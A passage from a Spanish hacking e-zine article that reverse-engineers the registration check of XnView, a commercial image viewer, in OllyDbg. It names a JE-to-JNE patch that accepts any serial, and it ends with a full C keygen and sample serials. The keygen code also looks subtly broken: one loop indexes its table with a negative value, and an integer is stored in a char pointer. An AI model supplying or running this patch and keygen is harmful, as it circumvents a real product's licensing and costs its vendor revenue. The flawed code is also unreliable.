nuevamente a la perfeccion y que esta vez si tendra todas las funciones
importadas.

Como hemos visto, no ha sido tan complicado, y ahora ya estamos preparados
para estudiar el algoritmo de generacion del serial valido.

---[4 - Reversing Serial

Antes de nada debemos cerrar ollydbg y volver a abrirlo con el nuevo ejecutable
"xn_.exe" para que los datos de imports y strings se actualicen correctamente.

Si estudiamos las "string references" no observamos nada que nos sea de mucha
ayuda, es por ello que, tras haber observado que despues de introducir datos
aleatorios en la ventana de registro, obtenenos un MessageBox que contiene:

"Registro no valido", podemos utilizar precisamente esta API para que el programa se detenga en ese momento y poder visualizar el codigo ensamblador que realiza las operaciones de comprobacion.

Para ello, damos boton derecho y vamos a "Search for"->"Name (label) in current module" y nos desplazamos hacia abajo en la lista hasta encontrar "user32.MessageBoxA". Boton derecho encima de ella y escogemos la opcion "Set breakpoint on every reference", para que el programa se detenga cada vez que esta API sea ejecutada.

Ahora ya podemos iniciar el programa con el icono clasico o F9. De momento todo normal, hasta que vamos a "Informacion"->"Registro" e introducimos los siguientes valores:

```
      Su nombre/empresa: ABCDE
      Su codigo        : 12345
```

Damos a aceptar y vemos que el programa se detiene, OllyDbg ha tomado el control del mismo y se ha parado en la direccion "004ADD87" justo en una llamada MessageBoxA que tendra por contenido la frase "invalid registration" (traducida) que se puede ver si te desplazas unas lineas hacia arriba.

Hasta esa llamada, el codigo que nos interesa es el siguiente:

```
; /Count = 100 (256.)
; |Buffer
; |ControlID = 7D0 (2000.)
; |hWnd
; \GetDlgItemTextA

   004ADD09   . 68 00010000    PUSH 100
   004ADD0E   . 50             PUSH EAX
   004ADD0F   . 68 D0070000    PUSH 7D0
   004ADD14   . 56             PUSH ESI
   004ADD15   . FFD7           CALL EDI
   004ADD17   . 8D4C24 10      LEA ECX,DWORD PTR SS:[ESP+10]

; /Count = 20 (32.)
; |Buffer
; |ControlID = 7D1 (2001.)
; |hWnd
; \GetDlgItemTextA

   004ADD1B   . 6A 20          PUSH 20
   004ADD1D   . 51             PUSH ECX
   004ADD1E   . 68 D1070000    PUSH 7D1
   004ADD23   . 56             PUSH ESI
   004ADD24   . FFD7           CALL EDI

   004ADD26   . 8A4424 70      MOV AL,BYTE PTR SS:[ESP+70]
   004ADD2A   . 84C0           TEST AL,AL
   004ADD2C   . 0F84 3A010000  JE xn_.004ADE6C
   004ADD32   . 8A4424 10      MOV AL,BYTE PTR SS:[ESP+10]
   004ADD36   . 84C0           TEST AL,AL
   004ADD38   . 0F84 2E010000  JE xn_.004ADE6C
   004ADD3E   . 8D5424 08      LEA EDX,DWORD PTR SS:[ESP+8]
   004ADD42   . 8D4424 70      LEA EAX,DWORD PTR SS:[ESP+70]
   004ADD46   . 52             PUSH EDX
   004ADD47   . 50             PUSH EAX
   004ADD48   . E8 E3F9FCFF    CALL xn_.0047D730
   004ADD4D   . 8D4C24 18      LEA ECX,DWORD PTR SS:[ESP+18]
   004ADD51   . 51             PUSH ECX
   004ADD52   . E8 29850100    CALL xn_.004C6280
   004ADD57   . 8B4C24 14      MOV ECX,DWORD PTR SS:[ESP+14]
```

```
   004ADD5B   . 83C4 0C        ADD ESP,0C
   004ADD5E   . 3BC8           CMP ECX,EAX
   004ADD60   . 74 5D          JE SHORT xn_.004ADDBF
   004ADD62   . A1 ECB36500    MOV EAX,DWORD PTR DS:[65B3EC]
   004ADD67   . 8D5424 30      LEA EDX,DWORD PTR SS:[ESP+30]

; /Count = 40 (64.)
; |Buffer
; |RsrcID = STRING "Invalid registration"
; |hInst => 10000000
; \LoadStringA

   004ADD6B   . 6A 40          PUSH 40
   004ADD6D   . 52             PUSH EDX
   004ADD6E   . 68 93130000    PUSH 1393
   004ADD73   . 50             PUSH EAX
   004ADD74   . FF15 64665B00  CALL DWORD PTR DS:[<&user32.LoadStringA>>

; /Style = MB_OK|MB_ICONHAND|MB_APPLMODAL
; |
; |Title = ""
; |Text
; |hOwner
; \MessageBoxA

   004ADD7A   . 6A 10          PUSH 10
   004ADD7C   . 8D4C24 34      LEA ECX,DWORD PTR SS:[ESP+34]
   004ADD80   . 68 04616100    PUSH xn_.00616104
   004ADD85   . 51             PUSH ECX
   004ADD86   . 56             PUSH ESI
   004ADD87   . FF15 34665B00  CALL DWORD PTR DS:[<&user32.MessageBoxA>>
```

Por que es interesante? Sencillo. Primero de todo porque observamos dos llamadas a GetDlgItemTextA que por norma general son las encargadas de recoger el texto que introducimos en los campos de la ventana de registro.

Segundo porque vemos una linea clave:

```
      004ADD60   . 74 5D          JE SHORT xn_.004ADDBF
```

que de ser ejecutada saltaria la zona de "chico malo" y nos llevaria directamente a la de "chico bueno", que es mas o menos como se muestra a continuacion.

```
   004ADDE4   . 51             PUSH ECX
   004ADDE5   . 68 C4815F00    PUSH xn_.005F81C4  ;  ASCII "LicenseName"
   004ADDEA   . 6A 00          PUSH 0
   004ADDEC   . E8 5F3EFBFF    CALL xn_.00461C50
   004ADDF1   . 8D5424 1C      LEA EDX,DWORD PTR SS:[ESP+1C]
   004ADDF5   . 52             PUSH EDX
   004ADDF6   . 68 B4815F00    PUSH xn_.005F81B4  ;  ASCII "LicenseNumber"
   004ADDFB   . 6A 00          PUSH 0
   004ADDFD   . E8 4E3EFBFF    CALL xn_.00461C50
   004ADE02   . A1 F4B36500    MOV EAX,DWORD PTR DS:[65B3F4]
   004ADE07   . 83C4 18        ADD ESP,18
   004ADE0A   . C705 08B46500 >MOV DWORD PTR DS:[65B408],1
   ........
   ........

; /Count = 40 (64.)
; |Buffer
; |RsrcID = STRING "Registration successful. Thank you for purchasing XnView."
; |hInst => 10000000
```

```
; \LoadStringA
   004ADE33   . 6A 40          PUSH 40
   004ADE35   . 51             PUSH ECX
   004ADE36   . 68 94130000    PUSH 1394
   004ADE3B   . 52             PUSH EDX
   004ADE3C   . FF15 64665B00  CALL DWORD PTR DS:[<&user32.LoadStringA>>

; /Style = MB_OK|MB_ICONASTERISK|MB_APPLMODAL
; |
; |Title = ""
; |Text
; |hOwner
; \MessageBoxA
   004ADE42   . 6A 40          PUSH 40
   004ADE44   . 8D4424 34      LEA EAX,DWORD PTR SS:[ESP+34]
   004ADE48   . 68 04616100    PUSH xn_.00616104
   004ADE4D   . 50             PUSH EAX
   004ADE4E   . 56             PUSH ESI
   004ADE4F   . FF15 34665B00  CALL DWORD PTR DS:[<&user32.MessageBoxA>>
```

En resumen, esta zona se encarga de establecer los valores de LicenseName y LicenseNumber, que seran guardados en el registro del sistema para posteriores comprobaciones y que serviran para imprimir en el cuadro de dialogo de la opcion "Acerca de...". Finalmente se muestra un MessageBox, esta vez diciendonos que nuestro registro ha tenido exito.

Como ya habran imaginado los amantes del "patch", cualquiera puede cambiar el citado "JE" por un "JNE" y hacer que cualquier codigo de registro invalido de como salida el mensaje de registro exitoso y todo lo que ello conlleva. Pero como hay gente a la que esto no le resulta lo suficientemente atractivo, volveremos de nuevo al codigo mostrado atras.

Las primeras instrucciones despues de la lectura de los campos de registro son las siguientes:

```
MOV AL,BYTE PTR SS:[ESP+70]
TEST AL,AL
JE xn_.004ADE6C
MOV AL,BYTE PTR SS:[ESP+10]
TEST AL,AL
JE xn_.004ADE6C
```

Y es facil adivinar que su unica mision es comprobar que dichos valores, tanto nombre como registro (ESP+XX) no esten vacios.

Luego ya viene la miga, que en resumidas cuentes es:

```
CALL xn_.0047D730
.....
CALL xn_.004C6280
MOV ECX,DWORD PTR SS:[ESP+14]
ADD ESP,0C
CMP ECX,EAX
JE SHORT xn_.004ADDBF
```

El primer CALL es donde se realizan todas las operaciones necesarias con el campo "nombre" y el segundo hace otras operaciones con el campo "codigo". Llegados a la instruccion "CMP", ECX y EAX contienen el resultado de todas estas operaciones y solo en el caso de que los dos valores comparados sean iguales, obtendremos un mensaje de exito.

Ponemos un breakpoing (F2) en el primer CALL y reiniciamos el programa. Despues de introducir los datos que ya vimos en la ventaja de registro y aceptar, el programa se dentra en dicho CALL, y podremos entrar en el

pulsando F7.

Si ahora nos vamos desplazando hacia abajo en el codigo, veremos que las lineas negras de OllyDbg nos indica que existen hasta 5 bucles dentro de la funcion, y lo mas curioso es que las cuatro primeras parecen hacer referencia a una direccion que se incrementa en 5 bytes en cada bucle, en realidad son los siguientes offsets:

- 617864
- 617869
- 61786E
- 617873

Ahora buscamos la primera instruccion haciendo referencia a esa primera direccion: XOR BL,BYTE PTR DS:[EAX+617864]. Hacemos click derecho sobre ella y "Follow in Dump"->"Address Constant". En la ventana de dump observamos lo siguiente:

```
00617864  AA 89 C4 FE 46 78 F0 D0
0061786C  03 E7 F7 FD F4 E7 B9 B5
00617874  1B C9 50 73
```

Esto es muy interesante, exactamente 20 valores hexadecimales. Teniendo en cuenta que hay cuatro bucles que realizan operaciones haciendo referencia a direcciones dentro de este rango, y que en cada bucle se incrementa la direccion en 5 bytes, podemos pensar que originalmente en lenguaje C esto constituia una matriz bidimensional como esta:

```
int matrix = {{0xAA, 0x89, 0xC4, 0xFE, 0x46},
              {0x78, 0xF0, 0xD0, 0x03, 0xE7},
              {0xF7, 0xFD, 0xF4, 0xE7, 0xB9},
              {0xB5, 0x1B, 0xC9, 0x50, 0x73}}
```

Ahora, para saber que se hace con esta matriz, vamos a examinar cada bucle de forma individual. Aqui el primero:

```
0047D75B  |> 8A0C16         /MOV CL,BYTE PTR DS:[ESI+EDX]
0047D75E  |. 8AD9            |MOV BL,CL
0047D760  |. 3298 64786100  |XOR BL,BYTE PTR DS:[EAX+617864]
0047D766  |. 40             |INC EAX
0047D767  |. 83F8 05        |CMP EAX,5
0047D76A  |. 881C16         |MOV BYTE PTR DS:[ESI+EDX],BL
0047D76D  |. 8888 63786100  |MOV BYTE PTR DS:[EAX+617863],CL
0047D773  |. 75 02          |JNZ SHORT xn_.0047D777
0047D775  |. 33C0           |XOR EAX,EAX
0047D777  |> 46             |INC ESI
0047D778  |. 3BF5           |CMP ESI,EBP
0047D77A  |.^72 DF          \JB SHORT xn_.0047D75B
```

Trazando con F8 veras en directo que es lo que sucede. Las dos primeras instrucciones mueven al registro BL el primer caracter del campo "nombre", en nuestro caso 'A'. Seguidamente se realiza una operacion XOR con el primer byte de la matriz que mencionamos anteriormente.

EAX comienza con un valor de 0, y el incremento y comparacion subsiguientes tienen como mision hacer que este no supere nunca el valor 5. Para que? Si sigues trazando con F8, veras que el bucle vuelve a comenzar, y esta vez realiza un XOR entre el segundo caracter de "nombre" y el segundo byte de la matriz. La cuestion es, que si el nombre es mas largo que 5 caracteres, el bucle reinicia el indice de la matriz; esto quiere decir que si nuestro nombre tuviera 7 caracteres, el caracter numero 6 haria un XOR con el primer byte de la matriz, y el 7 con el segundo. Esto es como operar de una forma "modular".

En lenguaje C esto pinta mas o menos como sigue:

```
   char *nombre = argv[1];
   int len = strlen(nombre);
   int *tmp = (int *) malloc(len * sizeof(int));

   for (j = 0; j < len; j++) {
      tmp[j % 5] = ((int)nombre[j] ^ matrix[0][j % 5]) % 255;
   }
```

Creo que es bastante facil de enteder. En el lugar de la memoria donde antes estaba almacenado "nombre" ha quedado el resultado de todas esas operaciones XOR. Esto ocurre debido a la instruccion:

```
     MOV BYTE PTR DS:[ESI+EDX],BL
```

Pero no todo es tan sencillo, uno debe fijarse muy bien en la instruccion:

```
     MOV BYTE PTR DS:[EAX+617863],CL
```

Su objetivo es mutar la matriz. Como? Pues cada vez que el bucle realiza una operacion XOR con un caracter, este es agregado a la matriz, de tal forma que cuando se hizo el primer XOR con 'A' (0x41), este fue insertado en matrix[0][0]. Cuando se opera con el segundo caracter ('B'=0x42) este se inserta en matrix[0][1].

Siendo esto asi, cuando el contador llega a 5, y se reinicia a 0, la siguiente operacion XOR (que corresponderia al sexto caracter del nombre), aunque se hace con matrix[0][0], este ya no es 0xAA como al principio, sino 0x41 y asi sucesivamente.

Dicho todo esto, la traduccion real a C es la siguiente:

```
   for (j = 0; j < len; j++) {
      tmp[j] = ((int)nombre[j] ^ matrix[0][j % 5]) % 255;

      matrix[0][j % 5] = (int)nombre[j];
   }
```

Si hubieramos hecho "Follow in dump" en la primera instruccion del bucle, verias que (en mi caso), la direccion de esta variable era: 0012F605, y que su contenido despues de finalizar el bucle ha sido el siguiente:

```
     [ EB CB 87 BA 03 ]
```

Esto es importante para saber que realiza el segundo bucle:

```
0047D784  |> 8A9F 69786100  /MOV BL,BYTE PTR DS:[EDI+617869]
0047D78A  |. 8BF5           |MOV ESI,EBP
0047D78C  |. 2BF1           |SUB ESI,ECX
0047D78E  |. 4E             |DEC ESI
0047D78F  |. 8A0416         |MOV AL,BYTE PTR DS:[ESI+EDX]
0047D792  |. 32D8           |XOR BL,AL
0047D794  |. 47             |INC EDI
0047D795  |. 881C16         |MOV BYTE PTR DS:[ESI+EDX],BL
0047D798  |. 8887 68786100  |MOV BYTE PTR DS:[EDI+617868],AL
0047D79E  |. 83FF 05        |CMP EDI,5
0047D7A1  |. 75 02          |JNZ SHORT xn_.0047D7A5
0047D7A3  |. 33FF           |XOR EDI,EDI
0047D7A5  |> 41             |INC ECX
0047D7A6  |. 3BCD           |CMP ECX,EBP
0047D7A8  |.^72 DA          \JB SHORT xn_.0047D784
```

La primera instruccion mueve a BL el valor "0x78" que como podemos comprobar, es el valor de matrix[1][0].

Las siguientes 3 instrucciones establecen un contador, pero que al contrario del anterior bucle, esta vez va de 5 a 0. Pero si te fijas en las instrucciones, no aparece un 5 como un valor constante, en realidad es mas logico pensar que el contador parte de la longitud real de "nombre" (strlen(nombre)) y se va decrementando hasta llegar a 0. Da la casualidad que nosotros hemos introducido un nombre de 5 caracteres.

Este contador (ESI) se utiliza en la quinta instruccion para ir recuperando los valores que fueron resultado de las operaciones del primer bucle ([EB CB 87 BA 03]) pero en orden inverso, es decir, que en AL se almacena primero el valor "0x03".

Seguidamente se realiza un XOR entre este valor y matrix[1][0].
Si seguimos trazando con F8 y damos otra vuelva al bucle, comprobamos que esta vez se coge el valor "0xBA" (el penultimo) y se realiza un XOR con matrix[1][1] ("0xF0"). Es decir, se va realizando un XOR de matrix[1][0-5] con la inversa del resultado del anterior bucle.

Pero recuerda que, al igual que antes, ahora matrix[1] se va actualizando con los valores que van siendo utilizados en las operaciones. En C quedaria como sigue:

```
   for (j = 1; j <= len; j++) {
      var = tmp[len - j];

      tmp[len - j] = (var ^ matrix[1][(j-1) % 5]) % 255;

      matrix[1][(j - 1) % 5] = var;
   }
```

No detallare que realizan los bucles 3 y 4, ya que son una copia exacta de los bucles 1 y 2, salvo que utilizan para sus operaciones matrix[2] y matrix[3] respectivamente.

Bucle 3:

```
0047D7B2  |> 8A0417         /MOV AL,BYTE PTR DS:[EDI+EDX]
0047D7B5  |. 8A8E 6E786100  |MOV CL,BYTE PTR DS:[ESI+61786E]
0047D7BB  |. 32C8           |XOR CL,AL
0047D7BD  |. 46             |INC ESI
0047D7BE  |. 880C17         |MOV BYTE PTR DS:[EDI+EDX],CL
0047D7C1  |. 8886 6D786100  |MOV BYTE PTR DS:[ESI+61786D],AL
0047D7C7  |. 83FE 05        |CMP ESI,5
0047D7CA  |. 75 02          |JNZ SHORT xn_.0047D7CE
0047D7CC  |. 33F6           |XOR ESI,ESI
0047D7CE  |> 47             |INC EDI
0047D7CF  |. 3BFD           |CMP EDI,EBP
0047D7D1  |.^72 DF          \JB SHORT xn_.0047D7B2
```

Y bucle 4:

```
0047D7DB  |> 8A9F 73786100  /MOV BL,BYTE PTR DS:[EDI+617873]
0047D7E1  |. 8BF5           |MOV ESI,EBP
0047D7E3  |. 2BF1           |SUB ESI,ECX
0047D7E5  |. 4E             |DEC ESI
0047D7E6  |. 8A0416         |MOV AL,BYTE PTR DS:[ESI+EDX]
0047D7E9  |. 32D8           |XOR BL,AL
0047D7EB  |. 47             |INC EDI
0047D7EC  |. 881C16         |MOV BYTE PTR DS:[ESI+EDX],BL
```

```
0047D7EF  |. 8887 72786100  |MOV BYTE PTR DS:[EDI+617872],AL
0047D7F5  |. 83FF 05        |CMP EDI,5
0047D7F8  |. 75 02          |JNZ SHORT xn_.0047D7FC
0047D7FA  |. 33FF           |XOR EDI,EDI
0047D7FC  |> 41             |INC ECX
0047D7FD  |. 3BCD           |CMP ECX,EBP
0047D7FF  |.^72 DA          \JB SHORT xn_.0047D7DB
```

Para terminar nos encontramos con un ultimo bucle, que se encarga de transformar el resultado de las operaciones anteriores en un valor de 4 bytes (double word) que cabe en un registro extendido.

Fijate en el codigo siguiente:

```
0047D811  |> 8BC8           /MOV ECX,EAX
0047D813  |. 83E1 03        |AND ECX,3
0047D816  |. 8A1C39         |MOV BL,BYTE PTR DS:[ECX+EDI]
0047D819  |. 8D3439         |LEA ESI,DWORD PTR DS:[ECX+EDI]
0047D81C  |. 8A0C10         |MOV CL,BYTE PTR DS:[EAX+EDX]
0047D81F  |. 02D9           |ADD BL,CL
0047D821  |. 40             |INC EAX
0047D822  |. 3BC5           |CMP EAX,EBP
0047D824  |. 881E           |MOV BYTE PTR DS:[ESI],BL
0047D826  |.^72 E9          \JB SHORT xn_.0047D811
```

La primera vez que se entra al bucle ECX vale 0. Luego se realiza una operacion AND cuyo objetivo es hacer que ECX vaya haciendo continuamente un ciclo entre 0 y 3 (0-1-2-3), que se utiliza como indice de una variable o matrix de 4 bytes en "DS:[ECX+EDI]".

Bien, DS:[ECX+EDI] comienza siendo igual a [0,0,0,0]. Llamemos a esta matriz RES[].

En la tercera instruccion BL es igual a RES[0]. Vemos en la quinta instruccion que en CL se almacena el primer valor del resultado que obtuvimos con las operaciones del cuarto bucle. Ambos valores, BL y CL, se suman y se almacena el resultado en RES[0].

El bucle se repite tantas veces como fuera la longitud de "nombre". La segunda vez que se ejecuta, BL toma el valor RES[1] y CL toma el segundo valor del resultado obtenido en el cuarto bucle. Nuevamente se suman y el valor va a parar a RES[1].

Este proceso se repite hasta llegar a RES[3], en ese momento RES[] contendra diferentes valores dependiendo de las sumas, y simplemente se siguen realizando sumas pero volviendo a empezar con RES[0].

Es logico pensar tambien que una suma como por ejemplo 0xE4 + 0xA9 supera la capacidad de un byte (el resultado es superior a 255), en este caso obtendriamos 0x18D = 397. Lo unico que se hace es eliminar los bits sobrantes para quedarnos con un solo byte, y eso se logra facilmente con una operacion como (val & 255).

Como siempre, en C tendriamos el siguiente codigo:

```
   int res[4] = {0,0,0,0};

   for (j = 0; j < len; j++) {
      if (tmp[j] + res[j & 3] > 255)
         res[j & 3] = (tmp[j] + res[j & 3]) & 255;
      else
         res[j & 3] = tmp[j] + res[j & 3];
   }
```

Finalmente, cuando esta funcion finaliza tendremos en RES[] un valor hexadecimal

que sera uno de los valores utilizados en la comparacion (CMP ECX,EAX) que nos lleva a uno de los dos mensajes: chico bueno o chico malo.

Personalmente me puse a estudiar las operaciones que se realizaban con el "codigo" dentro del segundo CALL antes de la comparacion, y despues de extraer un algoritmo algo tonto, fue bastante decepcionante comprobar que lo unico que hacia era convertir la cadena introducida en "codigo" a hexadecimal. Es decir, que si introdujimos como "codigo" la cadena "12345", el resultado de este CALL sera "0x000003039".

Este es el valor que realmente se compara con RES[], y en caso de ser iguales obtendremos el mensaje de "Registro Exitoso". Por lo tanto, se deduce que tan solo hace falta cojer el resultado de todas las operaciones ejecutadas en el primer CALL, convertirlo a decimal, y ese sera nuestro serial valido.

Para aquellos que les resulte de interes muestro aqui el nucleo de la operacion realizada con el "codigo":

```
004C62CC  |> 833D 7CFF5F00 >/CMP DWORD PTR DS:[5FFF7C],1
004C62D3  |. 7E 0C          |JLE SHORT xn_.004C62E1
004C62D5  |. 6A 04          |PUSH 4
004C62D7  |. 56             |PUSH ESI
004C62D8  |. E8 810C0000    |CALL xn_.004C6F5E
004C62DD  |. 59             |POP ECX
004C62DE  |. 59             |POP ECX
004C62DF  |. EB 0B          |JMP SHORT xn_.004C62EC
004C62E1  |> A1 70FD5F00    |MOV EAX,DWORD PTR DS:[5FFD70]
004C62E6  |. 8A0470         |MOV AL,BYTE PTR DS:[EAX+ESI*2]
004C62E9  |. 83E0 04        |AND EAX,4
004C62EC  |> 85C0           |TEST EAX,EAX
004C62EE  |. 74 0D          |JE SHORT xn_.004C62FD
004C62F0  |. 8D049B         |LEA EAX,DWORD PTR DS:[EBX+EBX*4]
004C62F3  |. 8D5C46 D0      |LEA EBX,DWORD PTR DS:[ESI+EAX*2-30]
004C62F7  |. 0FB637         |MOVZX ESI,BYTE PTR DS:[EDI]
004C62FA  |. 47             |INC EDI
004C62FB  |.^EB CF          \JMP SHORT xn_.004C62CC
```

Este bucle se ejecuta durante la longitud del "codigo", siempre y cuando los caracteres presentes sean numeros (0-9). Las dos instrucciones mas importantes son las siguientes:

```
      LEA EAX,DWORD PTR DS:[EBX+EBX*4]
      LEA EBX,DWORD PTR DS:[ESI+EAX*2-30]
```

Traducido a C seria algo como esto:

```
   int a = 0;
   int b = 0;
   int i = 0;

   while ( (i < strlen(code)) && (is_num(code[i])) ) {
      a = b + (b * 4);
      b = code[i] + (a * 2) - 30;

      i += 1;
   }
```

El codigo ensamblador que detecta si el caracter tratado es un numero o no es algo arcaico. Utiliza una zona de la memoria que contiene lo que parece ser una matriz de valores:

```
005FFD70  7A FD 5F 00 7A FD 5F 00  z˝_.z˝_.

005FFD78  00 00 20 00 20 00 20 00  .. . . .
005FFD80  20 00 20 00 20 00 20 00   . . . .
005FFD88  20 00 20 00 28 00 28 00   . .(.(.
005FFD90  28 00 28 00 28 00 20 00  (.(.(. .
005FFD98  20 00 20 00 20 00 20 00   . . . .
005FFDA0  20 00 20 00 20 00 20 00   . . . .
005FFDA8  20 00 20 00 20 00 20 00   . . . .
005FFDB0  20 00 20 00 20 00 20 00   . . . .
005FFDB8  20 00 48 00 10 00 10 00   .H.#.#.
005FFDC0  10 00 10 00 10 00 10 00  #.#.#.#.
005FFDC8  10 00 10 00 10 00 10 00  #.#.#.#.
005FFDD0  10 00 10 00 10 00 10 00  #.#.#.#.
005FFDD8  10 00 84 00 84 00 84 00  #.Ñ.Ñ.Ñ.
005FFDE0  84 00 84 00 84 00 84 00  Ñ.Ñ.Ñ.Ñ.
005FFDE8  84 00 84 00 84 00 10 00  Ñ.Ñ.Ñ.#.
005FFDF0  10 00 10 00 10 00 10 00  #.#.#.#.
005FFDF8  10 00 10 00 81 00 81 00  #.#.Å.Å.
005FFE00  81 00 81 00 81 00 81 00  Å.Å.Å.Å.
005FFE08  01 00 01 00 01 00 01 00  #.#.#.#.
005FFE10  01 00 01 00 01 00 01 00  #.#.#.#.
005FFE18  01 00 01 00 01 00 01 00  #.#.#.#.
005FFE20  01 00 01 00 01 00 01 00  #.#.#.#.
005FFE28  01 00 01 00 01 00 01 00  #.#.#.#.
005FFE30  10 00 10 00 10 00 10 00  #.#.#.#.
005FFE38  10 00 10 00 82 00 82 00  #.#.Ç.Ç.
005FFE40  82 00 82 00 82 00 82 00  Ç.Ç.Ç.Ç.
005FFE48  02 00 02 00 02 00 02 00  #.#.#.#.
005FFE50  02 00 02 00 02 00 02 00  #.#.#.#.
005FFE58  02 00 02 00 02 00 02 00  #.#.#.#.
005FFE60  02 00 02 00 02 00 02 00  #.#.#.#.
005FFE68  02 00 02 00 02 00 02 00  #.#.#.#.
005FFE70  10 00 10 00 10 00 10 00  #.#.#.#.
005FFE78  20
```

Si restamos la direccion 005FFE78 (ultima de la matriz) con 005FFD78 (la primera) obtenemos el valor 256. Casualmente, menos 1, el mismo numero de valores que el codigo ASCII.

La instruccion: MOV EAX,DWORD PTR DS:[5FFD70] introduce en EAX la direccion: 005FFD7A, que es una variable situada justo antes del comienzo de la matriz. Es posible que ese sea el comienzo real de la matriz, que comienza con un valor 20, y entonces si tendriamos 255 valores.

Luego se ejecuta la instruccion: MOV AL,BYTE PTR DS:[EAX+ESI*2] que utiliza ESI, el caracter de "codigo" a tratar como un indice que, multiplicado por dos, se suma a la direccion anteriormente almacenada en EAX.

Pongamos un ejemplo, si el primer caracter de "codigo" era un 0, su valor hexa es 30. Entonces tendriamos: 005FFD7A + (30 * 2) = 005FFDDA. El valor situado en esta posicion de memoria de la matriz es 84. Casualmente el primer valor 84.

Si el caracter de codigo hubiera sido un 9, en hexadecimal 39, la direccion resultante seria: 005FFD7A + (39 * 2) = 5FFDEC. Que contendria otro valor 84, casualemente el ultimo valor 84.

De todo esto sacamos que cualquier caracter numerico de "codigo" caera dentro de esta zona de memoria:

```
005FFDD8  10 00 84 00 84 00 84 00  #.Ñ.Ñ.Ñ.
005FFDE0  84 00 84 00 84 00 84 00  Ñ.Ñ.Ñ.Ñ.
005FFDE8  84 00 84 00 84 00 10 00  Ñ.Ñ.Ñ.#.
```

Sigamos. Las 3 funciones que se encargan de terminar el bucle son estas:

```
      AND EAX,4
      TEST EAX,EAX
      JE SHORT xn_.004C62FD
```

En nuestro ejemplo, si en EAX tenemos un 84, la operacion AND (84 & 4) dara como resultado 4, es decir, nunca 0, y por lo tanto el bucle continua ejecutandose.

Lo bueno es comprobar que, el resto de valores contenidos en la matriz: 20, 28, 48, 10, 81, 01, 82 y 02, obtienen todos un resultado de 0 tras la operacion AND, y por lo tanto finalizan el bucle. He aqui por que he llamado a este metodo algo "arcaico".

Bien, todo esto no nos sirve de mucho en lo que a la averiguacion del serial se refiere, pero lo he contado porque me resultaba ciertamente interesante.

---[5 - KeyGen en C

Muy bien, juntando todas las piezas descritas anteriormente y haciendo uso de la herramienta DevCPP (Dev-C++) de BloodShed para Windows, he programado este sencillo keygen que solo recibe como argumento un nombre, y obtiene como salida el serial correspondiente para el mismo.

-[kg_xn.c]-

```
#include <stdio.h>
#include <stdlib.h>

int main(int argc, char *argv[])
{
   int M [4][5] = {{170, 137, 196, 254,  70},
                   {120, 240, 208,   3, 231},
                   {247, 253, 244, 231, 185},
                   {181,  27, 201,  80, 115}};

   int res[4] = {0,0,0,0};

   int i, j;
   int *tmp;
   int n_code[5];

   int len;
   int var;

   char *serial;
   char *nombre;

   if (argc < 2)
      exit(1);

   nombre = argv[1];
   len = strlen(nombre);

   tmp = (int *) malloc(len * sizeof(int));
```

```
printf("\n[+] CALCULANDO SERIAL ...\n");

for (j = 0; j < len; j++) {
   tmp[j] = ((int)nombre[j] ^ M[0][j % 5]) % 255;

   M[0][j % 5] = (int)nombre[j];
}

printf("\n[1] ");
for (i = 0; i < len; i++)
   printf("%02x ", tmp[i]);
printf("\n");

for (j = 1; j <= len; j++) {
   var = tmp[len - j];

   tmp[len - j] = (var ^ M[1][(j-1) % 5]) % 255;

   M[1][(j - 1) % 5] = var;
}

printf("\n[2] ");
for (i = 0; i < len; i++)
   printf("%02x ", tmp[i]);
printf("\n");

for (j = 0; j < len; j++) {
   var = tmp[j];

   tmp[j] = (var ^ M[2][j % 5]) % 255;

   M[2][j % 5] = var;
}

printf("\n[3] ");
for (i = 0; i < len; i++)
   printf("%02x ", tmp[i]);
printf("\n");

for (j = 0; j <= len; j++) {
   var = tmp[len - j];

   tmp[len - j] = (var ^ M[3][(j-1) % 5]) % 255;

   M[3][(j - 1) % 5] = var;
}

printf("\n[4] ");
for (i = 0; i < len; i++)
   printf("%02x ", tmp[i]);
printf("\n");

for (j = 0; j < len; j++) {
   if (tmp[j] + res[j & 3] > 255)
      res[j & 3] = (tmp[j] + res[j & 3]) & 255;
   else
      res[j & 3] = tmp[j] + res[j & 3];
}

printf("\n[+] NAME CODE: [ ");
for (i = 3, j = 0; i >= 0; i--, j++) {
   n_code[j] = res[i];
   printf("%02x ", n_code[j]);
```

```
   }
   printf("]\n");

   serial = n_code[0] << 24;
   serial += n_code[1] << 16;
   serial += n_code[2] << 8;
   serial += n_code[3];

   printf("\n[!!!] SERIAL: [ %u ]\n\n", serial);

   system("PAUSE");
   return 0;
}
```

-[end kg_xn.c]-

Todo es tal y como se ha descrito hasta ahora, lo unico que hemos agregado es la parte del codigo que va imprimiendo los resultados tras las operaciones de cada bucle y una ultima cosa.

El resultado que nosotros obtuvimos en res[] queda exactame igual que como lo veiamos en la ventana del DUMP de OllyDbg, pero debes recordar que la memoria en este sistema trabaja en modo Big-endian, es decir, que cuando ese valor sea almacenado en un registro, se tomara en orden inverso, y de ello nos encargamos en el ultimo bucle que imprime el "Name Code".

Finalmente tenemos que convertir ese valor a un entero decimal sin signo, para ello debemos realizar unas clasicas operaciones de suma y desplazamiento de bits de modo que obtengamos el resultado correcto.

Si ejecutamos el programa con el argumento "ABCDE" obtendremos:

```
[+] CALCULANDO SERIAL ...

[1] eb cb 87 ba 03

[2] 0c c8 57 4a 7b

[3] fb 35 a3 ad c2

[4] 88 65 6a b6 77

[+] NAME CODE: [ b6 6a 65 ff ]

[!!!] SERIAL: [ 3060426239 ]
```

En cambio, si yo quiero obtener mi serial con "blackngel", el resultado sera:

```
[+] CALCULANDO SERIAL ...

[1] c8 e5 a5 9d 2d 0c 0b 04 0f

[2] c4 ee a1 92 ca 0f db f4 77

[3] 33 13 55 75 73 cb 35 55 e5

[4] f8 26 00 90 00 9b fc 4e 50

[+] NAME CODE: [ de fc c1 48 ]

[!!!] SERIAL: [ 3741106504 ]
```

---[6 - Conclusion

Tengo que decir que en realidad explicar el desarrollo de este crackme puede resultar mas complicado que el hecho de estudiarlo uno mismo (como suele pasar muchas veces).

No ha sido esta una tarea muy compleja, pero a mi modo de pensar sirve como un buen calentamiento para el reto que vamos a resolver en el articulo que publicamos en esta misma edicion de SET: "Reto 3 S21sec: Redes de Petri".

Es factible que podais preguntarme cualquier duda a mi direccion de correo, siempre que sea una cuestion inteligente y bien planteada.

Feliz Hacking!
blackngel

---[7 - Referencias

[1] OllyDbg
    http://www.ollydbg.de/

[2] PeID
    http://www.peid.info/

[3] OllyDump
    http://www.openrce.org/downloads/details/108/OllyDump

[4] Import REConstructor v1.6
    http://vault.reversers.org/ImpRECDef

EOF

-[0x06]--
-[Anonimato: Fantasmas en la Red]--
